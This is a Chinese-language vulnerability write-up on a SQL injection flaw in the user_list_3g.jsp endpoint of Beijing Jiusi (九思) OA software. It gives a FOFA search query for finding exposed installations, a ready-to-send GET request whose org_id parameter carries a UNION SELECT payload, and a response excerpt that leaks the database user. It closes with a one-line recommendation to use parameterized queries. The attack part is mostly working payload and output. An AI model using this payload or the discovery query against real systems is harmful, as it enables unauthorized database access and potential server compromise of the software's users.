J5-1九思-OA-SQL


漏洞描述：

北京九思协同办公软件user_list_3g.jsp接口处存在SQL注入漏洞，攻击者除了可以利用 SQL 注入漏洞获取数据库中的信息（例如，管理员后台密码、站点的用户个人信息）之外，甚至在高权限的情况可向服务器中写入木马，进一步获取服务器系统权限。

影响版本：

- 九思-OA

网站图片：



网络测绘：

fofa语法：


FOFA：app="九思软件-OA"

漏洞复现：

payload：

```
GET /jsoa/wap2/personalMessage/user_list_3g.jsp?userIds=1&userNames=1&content=1&org_id=1%20union/**/select/**/1,user()%20%23 HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
```

效果图:
查询当前用户



```
GET /jsoa/wap2/personalMessage/user_list_3g.jsp?userIds=1&userNames=1&content=1&org_id=1%20union/**/select/**/1,user()%20%23 HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
```

```
<input type="hidden" name="userNames" valu
<input type="hidden" name="userIds" value=
<input type="hidden" name="content" value=
</form>
        <DIV id=top>
            <SPAN id=lp><DIV class=btn_2><A
            DIV></SPAN>
            <A class=btn_1 href="javascript
        </DIV><br/>
<center>
<div align="center">选择人员</div>
<div class="wrap">
<form name="form1" id="form1" action="/jso
method="post">
<input type=hidden name="userNames" id="se
<input type=hidden name="userIds" id="sele
<input type=hidden name="content" value="1
<select name="users" id="users"  multiple=

    <option value="1$jsdb@localhost" >
    jsdb@localhost</option>

</select>
<br/><br/>
<input type="button" class="button2" value
<input type="button" class="button2" value
```

修复建议：

立即修复北京九思协同办公软件的`user_list_3g.jsp`接口，采用参数化查询防止SQL注入，确保数据库信息安全，防止未授权的系统访问和潜在的恶意代码执行。